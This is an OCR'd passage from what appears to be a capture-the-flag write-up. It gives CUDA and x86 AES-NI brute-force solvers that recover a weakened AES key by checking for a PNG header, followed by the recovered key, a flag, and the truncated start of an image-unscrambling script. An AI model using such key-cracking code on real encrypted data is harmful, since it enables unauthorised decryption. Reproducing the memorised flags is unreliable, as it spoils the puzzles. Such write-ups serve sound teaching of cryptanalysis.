0x000000f2, 0x0000f000, 0x00f30000, 0x07000000, 0x00000007, 0x0000f200, 0x00f00000, 0xf3000000,
0x000000fd, 0x00000e00, 0x00ff0000, 0xfb000000, 0x000000fb, 0x0000fd00, 0x000e0000, 0xff000000,
0x000000ff, 0x0000fb00, 0x00fd0000, 0x0e000000, 0x0000000e, 0x0000ff00, 0x00fb0000, 0xfd000000,
0x000000a7, 0x00007900, 0x00b40000, 0x92000000, 0x00000092, 0x0000a700, 0x00790000, 0xb4000000,
0x000000b4, 0x00009200, 0x00a70000, 0x79000000, 0x00000079, 0x0000b400, 0x00920000, 0xa7000000,
0x000000a9, 0x00007000, 0x00b90000, 0x99000000, 0x00000099, 0x0000a900, 0x00700000, 0xb9000000,
0x000000b9, 0x00009900, 0x00a90000, 0x70000000, 0x00000070, 0x0000b900, 0x00990000, 0xa9000000,
0x000000bb, 0x00006b00, 0x00ae0000, 0x84000000, 0x00000084, 0x0000bb00, 0x006b0000, 0xae000000,
0x000000ae, 0x00008400, 0x00bb0000, 0x6b000000, 0x0000006b, 0x0000ae00, 0x00840000, 0xbb000000,
0x000000b5, 0x00006200, 0x00a30000, 0x8f000000, 0x0000008f, 0x0000b500, 0x00620000, 0xa3000000,
0x000000a3, 0x00008f00, 0x00b50000, 0x62000000, 0x00000062, 0x0000a300, 0x008f0000, 0xb5000000,
0x0000009f, 0x00005d00, 0x00800000, 0xbe000000, 0x000000be, 0x00009f00, 0x005d0000, 0x80000000,
0x00000080, 0x0000be00, 0x009f0000, 0x5d000000, 0x0000005d, 0x00008000, 0x00be0000, 0x9f000000,
0x00000091, 0x00005400, 0x008d0000, 0xb5000000, 0x000000b5, 0x00009100, 0x00540000, 0x8d000000,
0x0000008d, 0x0000b500, 0x00910000, 0x54000000, 0x00000054, 0x00008d00, 0x00b50000, 0x91000000,
0x00000083, 0x00004f00, 0x009a0000, 0xa8000000, 0x000000a8, 0x00008300, 0x004f0000, 0x9a000000,
0x0000009a, 0x0000a800, 0x00830000, 0x4f000000, 0x0000004f, 0x00009a00, 0x00a80000, 0x83000000,
0x0000008d, 0x00004600, 0x00970000, 0xa3000000, 0x000000a3, 0x00008d00, 0x00460000, 0x97000000,
0x00000097, 0x0000a300, 0x008d0000, 0x46000000, 0x00000046, 0x00009700, 0x00a30000, 0x8d000000,

};

uint8_t sbox[] = {
    0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5,
    0x30, 0x01, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76,
    0xCA, 0x82, 0xC9, 0x7D, 0xFA, 0x59, 0x47, 0xF0,
    0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4, 0x72, 0xC0,
    0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC,
    0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15,
    0x04, 0xC7, 0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A,
    0x07, 0x12, 0x80, 0xE2, 0xEB, 0x27, 0xB2, 0x75,
    0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E, 0x5A, 0xA0,
    0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84,
    0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B,
    0x6A, 0xCB, 0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF,
    0xD0, 0xEF, 0xAA, 0xFB, 0x43, 0x4D, 0x33, 0x85,
    0x45, 0xF9, 0x02, 0x7F, 0x50, 0x3C, 0x9F, 0xA8,
    0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5,
    0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2,
    0xCD, 0x0C, 0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17,
    0xC4, 0xA7, 0x7E, 0x3D, 0x64, 0x5D, 0x19, 0x73,
    0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A, 0x90, 0x88,
    0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E, 0x0B, 0xDB,
    0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C,
    0xC2, 0xD3, 0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79,
    0xE7, 0xC8, 0x37, 0x6D, 0x8D, 0xD5, 0x4E, 0xA9,
    0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A, 0xAE, 0x08,
    0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6,
    0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x8A,
    0x70, 0x3E, 0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E,
    0x61, 0x35, 0x57, 0xB9, 0x86, 0xC1, 0x1D, 0x9E,
    0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9, 0x8E, 0x94,
    0x9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55, 0x28, 0xDF,
    0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68,
    0x41, 0x99, 0x2D, 0x0F, 0xB0, 0x54, 0xBB, 0x16
};

uint8_t isbox[] = {
    0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38,
    0xBF, 0x40, 0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB,
    0x7C, 0xE3, 0x39, 0x82, 0x9B, 0x2F, 0xFF, 0x87,
    0x34, 0x8E, 0x43, 0x44, 0xC4, 0xDE, 0xE9, 0xCB,
    0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23, 0x3D,
    0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E,
    0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2,
    0x76, 0x5B, 0xA2, 0x49, 0x6D, 0x8B, 0xD1, 0x25,
    0x72, 0xF8, 0xF6, 0x64, 0x86, 0x68, 0x98, 0x16,
    0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6, 0x92,
    0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA,
```

```
    0x5E, 0x15, 0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84,
    0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A,
    0xF7, 0xE4, 0x58, 0x05, 0xB8, 0xB3, 0x45, 0x06,
    0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F, 0x02,
    0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B,
    0x3A, 0x91, 0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA,
    0x97, 0xF2, 0xCF, 0xCE, 0xF0, 0xB4, 0xE6, 0x73,
    0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85,
    0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF, 0x6E,
    0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89,
    0x6F, 0xB7, 0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B,
    0xFC, 0x56, 0x3E, 0x4B, 0xC6, 0xD2, 0x79, 0x20,
    0x9A, 0xDB, 0xC0, 0xFE, 0x78, 0xCD, 0x5A, 0xF4,
    0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31,
    0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F,
    0x60, 0x51, 0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D,
    0x2D, 0xE5, 0x7A, 0x9F, 0x93, 0xC9, 0x9C, 0xEF,
    0xA0, 0xE0, 0x3B, 0x4D, 0xAE, 0x2A, 0xF5, 0xB0,
    0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99, 0x61,
    0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26,
    0xE1, 0x69, 0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D
};

__constant__ uint8_t cuda_sbox[256];
__constant__ uint8_t cuda_isbox[256];

texture<uint8_t, 1, cudaReadModeElementType> sbox_tex;
uint8_t* cuda_sbox_tex;

texture<uint8_t, 1, cudaReadModeElementType> isbox_tex;
uint8_t* cuda_isbox_tex;

texture<uint4, 1, cudaReadModeElementType> tex;
uint4* cuda_gfMultTab_32bit;

uint8_t* cuda_result;
uint8_t result[16];

__device__ uint32_t subWord(uint32_t value) {
    uint32_t result = 0;
    for (int i=0; i<4; i++) {
        uint32_t x = (uint32_t)(value>>(8*i)) & 0xff;
        result |= tex1Dfetch(sbox_tex, x) << (i*8);
    }
    return result;
}

__device__ uint4 iSubBytes(register uint4 s) {

    register uint4 d = {0,0,0,0};
    for (register int i=0; i<32; i+=8) {
        d.x |= tex1Dfetch(isbox_tex, (s.x >> i)&0xff) << i;
        d.y |= tex1Dfetch(isbox_tex, (s.y >> i)&0xff) << i;
        d.z |= tex1Dfetch(isbox_tex, (s.z >> i)&0xff) << i;
        d.w |= tex1Dfetch(isbox_tex, (s.w >> i)&0xff) << i;
    }
    return d;

}

__device__ uint4 iSubBytes_last_round(register uint4 s) {

    register uint4 d = {0,0,0,0};
    for (register int i=0; i<32; i+=8) {
        d.x |= tex1Dfetch(isbox_tex, (s.x >> i)&0xff) << i;
        d.y |= tex1Dfetch(isbox_tex, (s.y >> i)&0xff) << i;
    }
    return d;

}

__device__ uint4 iShiftRows(register uint4 s) {

    register uint4 d;

    d.x = s.x & 0x000000ff;
    d.y = s.y & 0x000000ff;
    d.z = s.z & 0x000000ff;
    d.w = s.w & 0x000000ff;

    d.x |= s.w & 0x0000ff00;
    d.y |= s.x & 0x0000ff00;
    d.z |= s.y & 0x0000ff00;
    d.w |= s.z & 0x0000ff00;

    d.x |= s.z & 0x00ff0000;
    d.y |= s.w & 0x00ff0000;
    d.z |= s.x & 0x00ff0000;
    d.w |= s.y & 0x00ff0000;

    d.x |= s.y & 0xff000000;
    d.y |= s.z & 0xff000000;
    d.z |= s.w & 0xff000000;
    d.w |= s.x & 0xff000000;

    return d;
}

__device__ uint4 iShiftRows_iSubBytes(register uint4 s) {

    register uint4 d;

    d.x  = tex1Dfetch(isbox_tex,  s.x&0xff);
    d.x |= tex1Dfetch(isbox_tex, (s.w>> 8)&0xff) <<  8;
    d.x |= tex1Dfetch(isbox_tex, (s.z>>16)&0xff) << 16;
    d.x |= tex1Dfetch(isbox_tex, (s.y>>24)&0xff) << 24;

    d.y  = tex1Dfetch(isbox_tex,  s.y&0xff);
    d.y |= tex1Dfetch(isbox_tex, (s.x>> 8)&0xff) <<  8;
    d.y |= tex1Dfetch(isbox_tex, (s.w>>16)&0xff) << 16;
    d.y |= tex1Dfetch(isbox_tex, (s.z>>24)&0xff) << 24;

    d.z  = tex1Dfetch(isbox_tex,  s.z&0xff);
    d.z |= tex1Dfetch(isbox_tex, (s.y>> 8)&0xff) <<  8;
    d.z |= tex1Dfetch(isbox_tex, (s.x>>16)&0xff) << 16;
    d.z |= tex1Dfetch(isbox_tex, (s.w>>24)&0xff) << 24;

    d.w  = tex1Dfetch(isbox_tex,  s.w&0xff);
    d.w |= tex1Dfetch(isbox_tex, (s.z>> 8)&0xff) <<  8;
    d.w |= tex1Dfetch(isbox_tex, (s.x>>24)&0xff) << 24;
    d.w |= tex1Dfetch(isbox_tex, (s.y>>16)&0xff) << 16;
```

```
    return d;
}

__device__ uint4 iMixColumns(register uint4 s) {

    uint4 d = {0,0,0,0};

    register uint32_t a0 = (s.x <<  2)& 0x3fc;
    register uint32_t a1 = (s.x >>  6)& 0x3fc;
    register uint32_t a2 = (s.x >> 14)& 0x3fc;
    register uint32_t a3 = (s.x >> 22)& 0x3fc;
    register uint4 a_0 = tex1Dfetch(tex, a0   );
    register uint4 a_1 = tex1Dfetch(tex, a1+1);
    register uint4 a_2 = tex1Dfetch(tex, a2+2);
    register uint4 a_3 = tex1Dfetch(tex, a3+3);
    d.x |= (a_0.x ^ a_1.x ^ a_2.x ^ a_3.x);
    d.x |= (a_0.y ^ a_1.y ^ a_2.y ^ a_3.y);
    d.x |= (a_0.z ^ a_1.z ^ a_2.z ^ a_3.z);
    d.x |= (a_0.w ^ a_1.w ^ a_2.w ^ a_3.w);

    a0 = (s.y <<  2)& 0x3fc;
    a1 = (s.y >>  6)& 0x3fc;
    a2 = (s.y >> 14)& 0x3fc;
    a3 = (s.y >> 22)& 0x3fc;
    a_0 = tex1Dfetch(tex, a0 );
    a_1 = tex1Dfetch(tex, a1+1);
    a_2 = tex1Dfetch(tex, a2+2);
    a_3 = tex1Dfetch(tex, a3+3);
    d.y |= (a_0.x ^ a_1.x ^ a_2.x ^ a_3.x);
    d.y |= (a_0.y ^ a_1.y ^ a_2.y ^ a_3.y);
    d.y |= (a_0.z ^ a_1.z ^ a_2.z ^ a_3.z);
    d.y |= (a_0.w ^ a_1.w ^ a_2.w ^ a_3.w);

    a0 = (s.z <<  2)& 0x3fc;
    a1 = (s.z >>  6)& 0x3fc;
    a2 = (s.z >> 14)& 0x3fc;
    a3 = (s.z >> 22)& 0x3fc;
    a_0 = tex1Dfetch(tex, a0 );
    a_1 = tex1Dfetch(tex, a1+1);
    a_2 = tex1Dfetch(tex, a2+2);
    a_3 = tex1Dfetch(tex, a3+3);
    d.z |= (a_0.x ^ a_1.x ^ a_2.x ^ a_3.x);
    d.z |= (a_0.y ^ a_1.y ^ a_2.y ^ a_3.y);
    d.z |= (a_0.z ^ a_1.z ^ a_2.z ^ a_3.z);
    d.z |= (a_0.w ^ a_1.w ^ a_2.w ^ a_3.w);

    a0 = (s.w <<  2)& 0x3fc;
    a1 = (s.w >>  6)& 0x3fc;
    a2 = (s.w >> 14)& 0x3fc;
    a3 = (s.w >> 22)& 0x3fc;
    a_0 = tex1Dfetch(tex, a0 );
    a_1 = tex1Dfetch(tex, a1+1);
    a_2 = tex1Dfetch(tex, a2+2);
    a_3 = tex1Dfetch(tex, a3+3);
    d.w |= (a_0.x ^ a_1.x ^ a_2.x ^ a_3.x);
    d.w |= (a_0.y ^ a_1.y ^ a_2.y ^ a_3.y);
    d.w |= (a_0.z ^ a_1.z ^ a_2.z ^ a_3.z);
    d.w |= (a_0.w ^ a_1.w ^ a_2.w ^ a_3.w);

    return d;
}

__global__ void bruteForce(uint64_t keyStart, uint4* result, int N) {

    int id = blockDim.x * blockIdx.x + threadIdx.x;
    if (id<N) {
        register uint4 myState = {0,0,0,0};
        register uint4 k;

        k.x = 0x41414141; // "AAAA"
        k.y = 0x41414141; // "AAAA"
        k.z = 0x48544141; // "AATH"
        k.w = 0x41445543; // "CUDA"

        k.x += ((keyStart/26)%26) << 8;
        k.x += (keyStart%26) << 16;
        k.x += (id%26) << 24;

        k.y += ((id/26)%26)                 ;
        k.y += ((id/26/26)%26)          <<  8;
        k.y += ((id/26/26/26)%26)       << 16;
        k.y += ((id/26/26/26/26)%26)    << 24;

        for (register uint32_t key_p8=0x00000041; key_p8<=0x0000005a; key_p8 += 0x1) {
            k.z = (0xffffff00 & k.z) | key_p8;
            for (register uint32_t key_p9=0x00004100; key_p9<=0x00005a00; key_p9 += 0x100) {
                k.z = (0xffff00ff & k.z) | key_p9;

                register uint4 rk_1,rk_2,rk_3,rk_4,rk_5,rk_6,rk_7,rk_8,rk_9,rk_10;

                rk_1.x = k.x ^ subWord((k.w>>8) | (k.w << 24)) ^ 0x01;
                rk_1.y = k.y ^ rk_1.x;
                rk_1.z = k.z ^ rk_1.y;
                rk_1.w = k.w ^ rk_1.z;

                rk_2.x = rk_1.x ^ subWord((rk_1.w>>8) | (rk_1.w << 24)) ^ 0x02;
                rk_2.y = rk_1.y ^ rk_2.x;
                rk_2.z = rk_1.z ^ rk_2.y;
                rk_2.w = rk_1.w ^ rk_2.z;

                rk_3.x = rk_2.x ^ subWord((rk_2.w>>8) | (rk_2.w << 24)) ^ 0x04;
                rk_3.y = rk_2.y ^ rk_3.x;
                rk_3.z = rk_2.z ^ rk_3.y;
                rk_3.w = rk_2.w ^ rk_3.z;

                rk_4.x = rk_3.x ^ subWord((rk_3.w>>8) | (rk_3.w << 24)) ^ 0x08;
                rk_4.y = rk_3.y ^ rk_4.x;
                rk_4.z = rk_3.z ^ rk_4.y;
                rk_4.w = rk_3.w ^ rk_4.z;

                rk_5.x = rk_4.x ^ subWord((rk_4.w>>8) | (rk_4.w << 24)) ^ 0x10;
                rk_5.y = rk_4.y ^ rk_5.x;
                rk_5.z = rk_4.z ^ rk_5.y;
                rk_5.w = rk_4.w ^ rk_5.z;

                rk_6.x = rk_5.x ^ subWord((rk_5.w>>8) | (rk_5.w << 24)) ^ 0x20;
                rk_6.y = rk_5.y ^ rk_6.x;
                rk_6.z = rk_5.z ^ rk_6.y;
                rk_6.w = rk_5.w ^ rk_6.z;
```

```
                rk_7.x = rk_6.x ^ subWord((rk_6.w>>8) | (rk_6.w << 24)) ^ 0x40;
                rk_7.y = rk_6.y ^ rk_7.x;
                rk_7.z = rk_6.z ^ rk_7.y;
                rk_7.w = rk_6.w ^ rk_7.z;

                rk_8.x = rk_7.x ^ subWord((rk_7.w>>8) | (rk_7.w << 24)) ^ 0x80;
                rk_8.y = rk_7.y ^ rk_8.x;
                rk_8.z = rk_7.z ^ rk_8.y;
                rk_8.w = rk_7.w ^ rk_8.z;

                rk_9.x = rk_8.x ^ subWord((rk_8.w>>8) | (rk_8.w << 24)) ^ 0x1b;
                rk_9.y = rk_8.y ^ rk_9.x;
                rk_9.z = rk_8.z ^ rk_9.y;
                rk_9.w = rk_8.w ^ rk_9.z;

                rk_10.x = rk_9.x ^ subWord((rk_9.w>>8) | (rk_9.w << 24 )) ^ 0x36;
                rk_10.y = rk_9.y ^ rk_10.x;
                rk_10.z = rk_9.z ^ rk_10.y;
                rk_10.w = rk_9.w ^ rk_10.z;

                myState.w =  0x8e83bdf7 ^ rk_10.w;
                myState.x =  0x54ad3171 ^ rk_10.x;
                myState.y =  0xa5db04ef ^ rk_10.y;
                myState.z =  0x0f0c3003 ^ rk_10.z;

                myState = iShiftRows_iSubBytes(myState);

                myState.w ^=  rk_9.w;
                myState.x ^=  rk_9.x;
                myState.y ^=  rk_9.y;
                myState.z ^=  rk_9.z;
                myState = iShiftRows_iSubBytes(iMixColumns(myState));

                myState.w ^=  rk_8.w;
                myState.x ^=  rk_8.x;
                myState.y ^=  rk_8.y;
                myState.z ^=  rk_8.z;
                myState = iShiftRows_iSubBytes(iMixColumns(myState));

                myState.w ^=  rk_7.w;
                myState.x ^=  rk_7.x;
                myState.y ^=  rk_7.y;
                myState.z ^=  rk_7.z;
                myState = iShiftRows_iSubBytes(iMixColumns(myState));

                myState.w ^=  rk_6.w;
                myState.x ^=  rk_6.x;
                myState.y ^=  rk_6.y;
                myState.z ^=  rk_6.z;
                myState = iShiftRows_iSubBytes(iMixColumns(myState));

                myState.w ^=  rk_5.w;
                myState.x ^=  rk_5.x;
                myState.y ^=  rk_5.y;
                myState.z ^=  rk_5.z;
                myState = iShiftRows_iSubBytes(iMixColumns(myState));

                myState.w ^=  rk_4.w;
                myState.x ^=  rk_4.x;
                myState.y ^=  rk_4.y;
                myState.z ^=  rk_4.z;
                myState = iShiftRows_iSubBytes(iMixColumns(myState));

                myState.w ^=  rk_3.w;
                myState.x ^=  rk_3.x;
                myState.y ^=  rk_3.y;
                myState.z ^=  rk_3.z;
                myState = iShiftRows_iSubBytes(iMixColumns(myState));

                myState.w ^=  rk_2.w;
                myState.x ^=  rk_2.x;
                myState.y ^=  rk_2.y;
                myState.z ^=  rk_2.z;
                myState = iShiftRows_iSubBytes(iMixColumns(myState));

                myState.w ^=  rk_1.w;
                myState.x ^=  rk_1.x;
                myState.y ^=  rk_1.y;
                myState.z ^=  rk_1.z;
                myState = iSubBytes_last_round(iShiftRows(iMixColumns(myState)));

                myState.x ^= k.x;

                if (myState.x == 0x474e5089 &&  ((myState.y ^ k.y) == 0x0a1a0a0d) ) {
                    *result = k;
                    return ;
                }

            }
        }
    }

}

void checkError(void) {
    cudaDeviceSynchronize();
    cudaError_t err = cudaGetLastError();
    if (err != cudaSuccess) {
        fprintf(stderr, "Cuda error: %s\n", cudaGetErrorString(err));
        exit(EXIT_FAILURE);
    }
}

void cuda_init() {

    memset(&result,0,16);

    cudaMalloc((void**)&cuda_result, 17);
    cudaMalloc((void**)&cuda_gfMultTab_32bit, 256*4*4*4);
    cudaMalloc((void**)&cuda_sbox_tex, 256);
    cudaMalloc((void**)&cuda_isbox_tex, 256);
    checkError();

    cudaMemcpy(cuda_result, &result, 17, cudaMemcpyHostToDevice);
    cudaMemcpy(cuda_gfMultTab_32bit, &gfMultTab_32bit, 256*4*4*4, cudaMemcpyHostToDevice);
    cudaMemcpy(cuda_sbox_tex, &sbox, 256, cudaMemcpyHostToDevice);
    cudaMemcpy(cuda_isbox_tex, &isbox, 256, cudaMemcpyHostToDevice);
    checkError();

    cudaChannelFormatDesc gfMult_channel_desc = cudaCreateChannelDesc<uint4>();
    cudaChannelFormatDesc sbox_channel_desc = cudaCreateChannelDesc<uint8_t>();
```

```
    cudaChannelFormatDesc isbox_channel_desc = cudaCreateChannelDesc<uint8_t>();
    checkError();

    cudaBindTexture(NULL, &tex, cuda_gfMultTab_32bit, &gfMult_channel_desc, 256*4*4*4);
    cudaBindTexture(NULL, &sbox_tex, cuda_sbox_tex, &sbox_channel_desc, 256);
    cudaBindTexture(NULL, &isbox_tex, cuda_isbox_tex, &isbox_channel_desc, 256);
    checkError();

}

double getUnixTime(void) {

    struct timespec tv;
    if(clock_gettime(CLOCK_REALTIME, &tv) != 0) return 0;
    return (tv.tv_sec + (tv.tv_nsec / 1000000000.0));

}

int main(int arc, char** argv) {
    printf("CUDA Solver V0.1\n");
    cuda_init();
    for (uint64_t count=0; count < 26*26; count++) {

        double start_time = getUnixTime();
        double stop_time, difference;

        bruteForce<<<BLOCKS,THREADS>>>(count, (uint4*)cuda_result, BLOCKS*THREADS);

        cudaMemcpy(&result, cuda_result,  17, cudaMemcpyDeviceToHost);
        checkError();

        stop_time = getUnixTime();
        difference = stop_time - start_time;
        printf("%d (Time: %f) \n", count, difference);

        if (result[0]!=0) {
            printf("key: ");
            for (int i=0; i<16; i++) {
                printf("%02x ", result[i]);
            }
            printf("\n");
            printf("     %s\n", result);
            return 1;
        }

    }
    return 0;

}
```


19.2 CPU Solver

```
BITS 64

section .data

section .text
global aes_asm

key_combine:
    pshufd xmm1, xmm1, 0b11111111
    shufps xmm2, xmm0, 0b00010000
    pxor   xmm0, xmm2
    shufps xmm2, xmm0, 0b10001100
    pxor   xmm0, xmm2
    pxor   xmm0, xmm1
    ret

aes_asm:

    movdqu xmm0,[rsi]
    movdqu xmm5,[rsi]

    pxor   xmm2, xmm2
    pxor   xmm1, xmm1

    aeskeygenassist xmm1, xmm0, 0x01
    call key_combine
    aesimc xmm6, xmm0
    aeskeygenassist xmm1, xmm0, 0x02
    call key_combine
    aesimc xmm7, xmm0
    aeskeygenassist xmm1, xmm0, 0x04
    call key_combine
    aesimc xmm8, xmm0
    aeskeygenassist xmm1, xmm0, 0x08
    call key_combine
    aesimc xmm9, xmm0
    aeskeygenassist xmm1, xmm0, 0x10
    call key_combine
    aesimc xmm10, xmm0
    aeskeygenassist xmm1, xmm0, 0x20
    call key_combine
    aesimc xmm11, xmm0
    aeskeygenassist xmm1, xmm0, 0x40
    call key_combine
    aesimc xmm12, xmm0
    aeskeygenassist xmm1, xmm0, 0x80
    call key_combine
    aesimc xmm13, xmm0
    aeskeygenassist xmm1, xmm0, 0x1b
    call key_combine
    aesimc xmm14, xmm0
    aeskeygenassist xmm1, xmm0, 0x36
    call key_combine
    movaps xmm15, xmm0

    movdqu xmm0,[rdi]

    pxor       xmm0, xmm15
    aesdec     xmm0, xmm14
    aesdec     xmm0, xmm13
    aesdec     xmm0, xmm12
    aesdec     xmm0, xmm11
    aesdec     xmm0, xmm10
```

```
    aesdec      xmm0, xmm9
    aesdec      xmm0, xmm8
    aesdec      xmm0, xmm7
    aesdec      xmm0, xmm6
    aesdeclast  xmm0, xmm5

    movdqu      [rdx], xmm0

    ret


#include <stdio.h>
#include <time.h>
#include <stdint.h>
#include <stdlib.h>
double getUnixTime(void) {

    struct timespec tv;
    if(clock_gettime(CLOCK_REALTIME, &tv) != 0) return 0;
    return (tv.tv_sec + (tv.tv_nsec / 1000000000.0));

}

extern "C" void aes_asm(uint8_t* data, uint8_t* key, uint8_t* result);

void bruteForce(uint8_t* data, uint32_t* key, uint8_t* result) {

    register int i;
    uint32_t* myState = (uint32_t*)result;
    uint8_t* myKey = (uint8_t*)(key);

    myKey[10] = 'T';
    myKey[11] = 'H';
    myKey[12] = 'C';
    myKey[13] = 'U';
    myKey[14] = 'D';
    myKey[15] = 'A';
    myKey[16] = 0;

    double start_time = getUnixTime();
    double stop_time, difference;

    for (myKey[0] = 'A'; myKey[0] <= 'Z'; myKey[0]++ ) {
    for (myKey[1] = 'A'; myKey[1] <= 'Z'; myKey[1]++ ) {
    for (myKey[2] = 'A'; myKey[2] <= 'Z'; myKey[2]++ ) {
    for (myKey[3] = 'A'; myKey[3] <= 'Z'; myKey[3]++ ) {
        start_time = getUnixTime();
        for (myKey[4] = 'A'; myKey[4] <= 'Z'; myKey[4]++ ) {
        for (myKey[5] = 'A'; myKey[5] <= 'Z'; myKey[5]++ ) {
        for (myKey[6] = 'A'; myKey[6] <= 'Z'; myKey[6]++ ) {
        for (myKey[7] = 'A'; myKey[7] <= 'Z'; myKey[7]++ ) {
        for (myKey[8] = 'A'; myKey[8] <= 'Z'; myKey[8]++ ) {
        for (myKey[9] = 'A'; myKey[9] <= 'Z'; myKey[9]++ ) {

            aes_asm(data, myKey, result);

            if (myState[0] == 0x474e5089 &&  myState[1] == 0x0a1a0a0d) {
                for (i=0; i<16; i++) {
                    result[i] = myKey[i];
                }
                result[16] = 0x00;
                return ;
            }

        }}}}}}

        stop_time = getUnixTime();
        difference = stop_time - start_time;
        printf("%s (Time: %f) \n", myKey,difference);

    }}}}


}

int main(int arc, char** argv) {
    printf("CPU Solver V0.1\n");
    uint8_t data[] = {0x71, 0x31, 0xad, 0x54, 0xef, 0x04, 0xdb, 0xa5, 0x03, 0x30, 0x0c, 0x0f, 0xf7, 0xbd, 0x83, 0x8e};
    uint8_t* key = (uint8_t*)malloc(17);
    uint8_t* result = (uint8_t*)malloc(17);
    bruteForce(data, (uint32_t*)key, result);

    if (result[0]!=0) {
        for (int i=0; i<16; i++) {
            printf("%02x ", result[i]);
        }
        printf("\n");
        printf("%s\n", result);
        return 1;
    }

    return 0;
}
```

Solution

AESCRACKWITHCUDA
he19-NUSm-dv5t-thFy-XVMV




20 Scrambled Egg

```
import PIL.Image

img = PIL.Image.open('egg.png')
dst = PIL.Image.new('RGBA',(img.width-3,img.height))

for y in range(img.height):

    row = 0
    red_off, green_off, blue_off = 0, 0, 0;
    red, green, blue = [], [], []

    for x in range(img.width):
        r,g,b,a = img.getpixel((x,y))

        if r+g == 0:
            row = b
            blue_off = x
        elif r+b == 0:
            green_off = x
        elif g+b == 0:
            red_off = x
        else:
            red += [r]
            green += [g]
            blue += [b]

    if green_off < red_off:
        red_off -= 1
    else:
        green_off -= 1
    if blue_off < red_off:
        red_off -= 1
    else:
        blue_off -= 1
    if blue_off < green_off:
        green_off -= 1
    else:
        blue_off -= 1

    red = red[red_off:]+red[:red_off]
    green = green[green_off:]+green[:green_off]
